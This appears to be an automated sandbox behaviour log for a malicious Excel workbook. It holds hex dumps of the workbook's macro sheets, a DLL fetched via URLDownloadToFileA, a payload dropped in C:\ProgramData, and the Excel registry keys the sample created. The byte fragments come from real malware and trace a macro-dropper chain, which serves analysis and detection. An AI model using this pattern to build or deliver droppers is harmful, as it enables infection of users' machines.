C:\Users\user\Desktop\A1EE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C......[n .....\...>.........DC.d$......M.~ {.].......mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N......#.....}...?.....7. (..>..w.. .."......'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tI.....e...	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A1EE0000	unknown	16384	02 10 00 a6 00 66 00 92 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b4 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b7 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 06 00 1f 00 a0 00 91 00 0f 00 01 00 00 40 9d 00 ff ff 00 00 a6 00 66 ff 09 00 24 6e 01 49 00 42 01 11 80 06 00 22 00 a6 00 66 00 0f 00 00 00 00 00 00 00 ff ff 00 00 b4 00 86 ff 0c 00 44 c5 02 45 00 1e 60 00 04 41 6f 00 07 02 04 00 01 00 00 6e 06 00 1f 00 b4 00 86 00 0f 00 01 00 00 00 00 00 ff ff 00 00 c4 00 38 ff 09 00 24 ed 05 a0 00 42 01 11 80 7e 02 0a 00 b7 00 2b 00 0f 00 00 00 3a 40 d7 00 0c 00 d2 00 00 00 3c 00 23 00 2e 00 23 00 08 02 10 00 c4 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c7 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c8 00 38 00 c0 00	.....f...,.....+..., ...+...,..... .....@.....f...$n.l. B.....".."...f..... D..E..`..Ao.....n..... .....8...$....B...~.... .+.....:@.....<.#...#..... .8...,.....8...,.... .....8...	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A1EE0000	unknown	15650	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,...,.....e.,.. .,.....g.,...,..... .....l.,...,.....o.,.. .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	3	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A1EE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C.....[n .....\...>.....DC.d$.....M.~ {.].....mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N.....#.....}...?.....7. (..>..w.. .."......'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tl.....e...	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A1EE0000	unknown	16384	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,...,.....e.,.. .,.....g.,...,..... .....l.,...,.....o.,.. .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A1EE0000	unknown	16384	00 00 00 00 34 33 00 00 00 00 00 00 00 00 55 00 02 00 08 00 00 02 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 00 50 00 0f 00 02 f0 48 00 00 00 40 00 08 f0 08 00 00 00 01 00 00 00 00 10 00 00 0f 00 03 f0 30 00 00 00 0f 00 04 f0 28 00 00 00 01 00 09 f0 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 0a f0 08 00 00 00 00 10 00 00 05 00 00 00 3e 02 12 00 b6 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 8b 08 10 00 8b 08 00 00 00 00 00 00 00 00 00 00 00 00 02 00 1d 00 0f 00 03 00 00 00 00 00 00 01 00 00 00 00 00 00 00 67 08 17 00 67 08 00 00 00 00 00 00 00 00 00 00 02 00 01 ff ff ff ff 03 44 00 00 0a 00 00 00 09 08 10 00 00 06 10 00 67 32 cd 07 c1 80 01 00 06 06 00 00 0b 02 10 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 01 01 00 0d	....43.....U..... .....P.....H...@..... .....0.....(..... ....>.....@..... ....g...g.....D.. .....g2.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A1EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2..... .....\.p....user B.....a.....=.@.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A1EE0000	unknown	248	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 74 00 00 00 12 00 00 00 84 00 00 00 0b 00 00 00 9c 00 00 00 0c 00 00 00 a8 00 00 00 0d 00 00 00 b4 00 00 00 13 00 00 00 c0 00 00 00 02 00 00 00 e9 fd 00 00 1e 00 00 00 1c 00 00 00 d0 90 d0 bd d0 b4 d1 80 d0 b5 d0 b9 20 d0 95 d0 bb d0 b8 d1 81 d0 b5 d0 b5 d0 b2 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 80 0a 87 b4 fe f3 d6 01 40 00 00 00 00 d8 0a 67 6a 19 d6 01 40 00 00 00 80 df b8 b7 6c f4 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... H.....P.....t..... ....user.... .....Microsoft Excel.@..... .....@.....gj...@.....l....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A1EE0000	unknown	652	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 5c 02 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 17 02 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 20 00 00 00 0c 00 00 00 6a 53 52 46 71 53 6f 42 50 77 4f 00 07 00 00 00 4d 61 63 72 6f 32 00 07 00 00 00 4d 61 63 72 6f 33 00 07 00 00 00 4d 61 63 72 6f 34 00 07 00 00 00 4d 61 63 72 6f 35	....+,..0...\..... P.....X.....d.....l..... ..t.....|..... ....jSRFqSoBPw O.....Macro2.....Macro3..... Macro4.....Macro5	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A1EE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A1EE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 c0 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 be 00 00 00 bf 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	135	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f	MZ......................@...... ....!..L.!This program cannot be run in DOS mode....$.......Vt1..._	success or wait	1	13FE0828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	345	94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9c f4 d0 43 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 f0 0c 00 00 90 02 00 00 00 00 00 77 71 0c 00 00 10 00 00 00 00 0d 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 0f 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 e7 0d 00 63 00 00 00 c4 df 0d 00 3c 00	..._..._......_...!..._.5.".. ._.5.2..._......_...^..._.5.1 .C._.5.%..._.5.#..._.5.'..._. Rich.._....................... .PE..L.....C..........!..... ....wq...........@.... ....c.......<.	success or wait	2	13FE0828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	4613	6c 0a 3a 5d b5 96 69 2d 3a 57 2d ed 6d a6 fb 03 27 68 aa ec 68 00 a2 a4 ff a4 ff a6 00 ff a3 00 00 a4 aa 00 76 74 d3 fb 8e de 77 79 bd af 54 83 db 56 ab 18 a1 00 a6 00 ff 00 ff 00 29 e6 f1 5f ba 35 82 f3 94 b5 9c a2 6a 7d 7d 8d 3c b8 f4 1e 6a 1f 19 fa 2a bf 0f a9 ff a6 a7 a9 00 a0 00 00 a5 00 a1 ff 00 a6 a6 a6 e1 07 a8 fa ee 3d 6c 30 53 b9 e3 e9 56 84 16 68 23 25 13 68 9d 8b 00 00 e8 16 8f fb ff 8d 4c 24 0c c7 44 24 38 ff ff ff e8 15 ac fe ff eb 0c 6a 01 51 6a 00 8b ce e8 f7 8e fb ff c7 47 08 00 00 00 00 8b 4c 24 30 64 89 0d 00 00 00 00 59 5f 5e 83 c4 30 c2 04 00 cc cc cc cc cc cc cc cc cc cc cc cc 6a ff 68 08 aa 3e 01 64 a1 00 00 00 00 50 83 ec 24 56 57 a1 14 9b 7d 01 33 c4 50 8d 44 24 30 64 a3 00 00 00 00 8b f9 8b 44 24 40 6a 01 68 70 17 7e 01 68 f0	l.:]..i-:W-.m...'h..h......... ......vt....wy..T..V..........).._.5......j}}.<...j...*..... ....=l0S...V..h #%.h..........L$..D$8......... ..j.Qj.........G......L$0d.... ..Y_^..0..............j.h..>. d.....P..$VW...}.3.P.D$0d... .....D$@j.hp.~.h.	success or wait	2	13FE0828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	unknown	14645	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Vt1..._..._..._....... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._.Rich.._.........	success or wait	1	13FE0828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	8192	ac d9 50 a6 5b f7 bc 36 65 1f b6 e0 cc d6 a1 6c a1 c8 5a 1a be cd bc a1 00 aa a7 ff 00 00 ff a1 00 00 00 00 00 00 00 a4 00 00 00 ff 00 00 fb a3 bb 9d 84 ec 42 7b da 55 77 e9 78 03 3d 38 00 ff a0 a7 00 ff bc 91 de 08 45 ed a3 39 ae e4 ff 06 a9 84 82 8d 3f 38 80 b0 6b a8 07 b3 1f 5f d9 00 a4 ff 00 ff 00 00 00 00 a4 00 a1 00 ff 00 a2 00 00 3d 74 f9 34 bf b9 cb 05 38 7a d8 b0 49 b5 53 2a 72 95 02 ae 65 29 bc ed d8 7e 24 12 94 43 2c 40 9d d8 3f 00 a9 a9 00 a7 ff 00 aa 00 a8 00 00 a9 8e 0f cf 36 23 57 78 bc ba e5 29 b6 e8 39 c2 93 c2 40 c4 89 9c cf c6 a1 b2 7f a1 a4 00 a6 00 00 a6 a2 00 a4 00 00 00 00 00 a2 00 a6 a5 00 00 5e e3 88 4c 9e 9b e7 e6 7b 18 a2 fb 6b 33 e4 34 c8 d8 df c1 da 9a 7a 2a bb 52 48 f5 00 a3 a1 a4 00 a3 ff a4 a2 a7 00 a4 00 00 a0 05 32 ae	..P.[..6e.....I..Z..... .....B{.Uw.x. =8.....E..9.....?8..k. ..._.....=t.4... .8z..I.S*r...e)...~$..C,@..?.. .....6#Wx...)..9...@. .....^..L.... {...k3.4.....z*.RH.... .....2.	success or wait	118	13FE0828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	unknown	25840	bc 2d d3 b2 4e 8b 13 3d 31 00 a6 ff 00 00 a1 a6 a6 ff a7 ff a1 a1 aa a6 a5 00 00 aa a4 00 00 a1 37 69 ab f2 f2 aa 68 b5 48 f7 3c 3d 53 8d 42 6f b8 c4 8f 59 27 c4 9e 71 8b 00 aa a6 00 00 00 f6 d4 bd e2 a7 8e 52 d5 9c be 72 bc 1a 08 3b 5e 92 00 a4 a4 a4 00 00 00 00 00 00 ff ff 00 a0 00 a5 00 a2 08 60 12 37 f8 7a a8 a6 ff a7 a7 ff a2 00 ff a3 00 00 00 1d bc 8b 80 fe 5d ff a5 a4 a8 a6 a7 00 a9 a6 00 a6 a0 a6 a6 00 00 a4 00 a8 a9 ff a7 97 ce a8 d9 59 af 5d 51 7f 75 b3 90 2b a7 55 4d 36 38 97 d3 d7 af a6 28 00 a3 00 00 00 a1 a2 a3 a6 00 00 00 00 a7 00 48 2d c4 ee d6 fe 2a c8 74 10 a1 80 74 af 7e 31 00 a4 00 00 a3 00 00 00 b8 c9 bd cd 7c 96 98 40 ae 83 b8 d4 dd a3 6a ad fe f7 f8 ef 54 9a bf e7 38 98 bc ff a1 00 a4 00 00 a6 00 00 ff 00 00 a3 00 ff 00 ff 7f a6 ba	.-...N..=1..... ..7i....h.H.<=S.Bo...Y'..q.... .....R...r...,^..... .....`.7.z..... ..].....Y .]Q.u..+.UM68.....(..... ....H-....*.t...t.~1..... ..|..@.....j.....T...8.....	success or wait	11	13FE0828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\formnet.dll	unknown	316315	0d 33 e8 08 0f 24 c3 00 8b 9c 4f ff e9 cc cd 48 00 d4 cd 51 ff da ff c3 bc 10 66 00 e8 c4 74 4d 28 09 00 00 1e e8 83 24 04 f4 00 0d 48 3c 00 33 00 8b 45 4d 7f 10 68 fe 71 4c 5e cc 0b ff 24 89 00 00 84 24 cc ff 14 00 0d 24 24 f8 01 87 24 88 8d 03 b9 45 24 66 0e f2 24 83 8b 48 5b 00 cc 00 52 48 41 24 d0 4d 6e 03 89 77 00 e3 8c bc 00 c4 5d 7c 8b 01 50 45 cc 8c 00 cc 12 48 56 cc 51 74 41 8b 4d e9 03 0e 01 4d 20 44 8b 0b 7e 48 b0 84 55 70 ff 05 00 00 ff 6a 68 cc 48 57 4c 52 89 94 cc cc 24 ff 9f cc 01 ec cc cc eb 1e f0 28 00 48 1a 20 cc 24 29 84 83 0f 2e 57 8c da dc 9d 00 00 cc 78 75 aa 47 f9 58 00 b7 83 00 c2 0f 00 b8 83 f6 9f 70 33 40 9b 00 89 40 f8 1c 14 01 48 3c 8b 8b 24 ff c0 03 8d 1c c2 3a 24 8a 10 8d c1 84 2b 8b 08 00 28 38 bd 01 45 7d 8b f8 57 24 8b 01	.3...$....O....H...Q.....f... tM(.....$....H<.3..EM..h.qL ^...$....$.....$$...$....E$f..$. .H[...RHA$.Mn..w.....]|..PE .....HV.QtA.M....M D..~H..Up.... .jh.HWLR....$.....(.H. .$)....W.....xu.G.X..... p3@...@....H<..$.....:$..... +...(8..E}..W$..	success or wait	1	13FE0828C	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\A1EE0000	unknown	16384	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A1EE0000	unknown	16384	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\A1EE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE3E	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE15A	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1F6	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
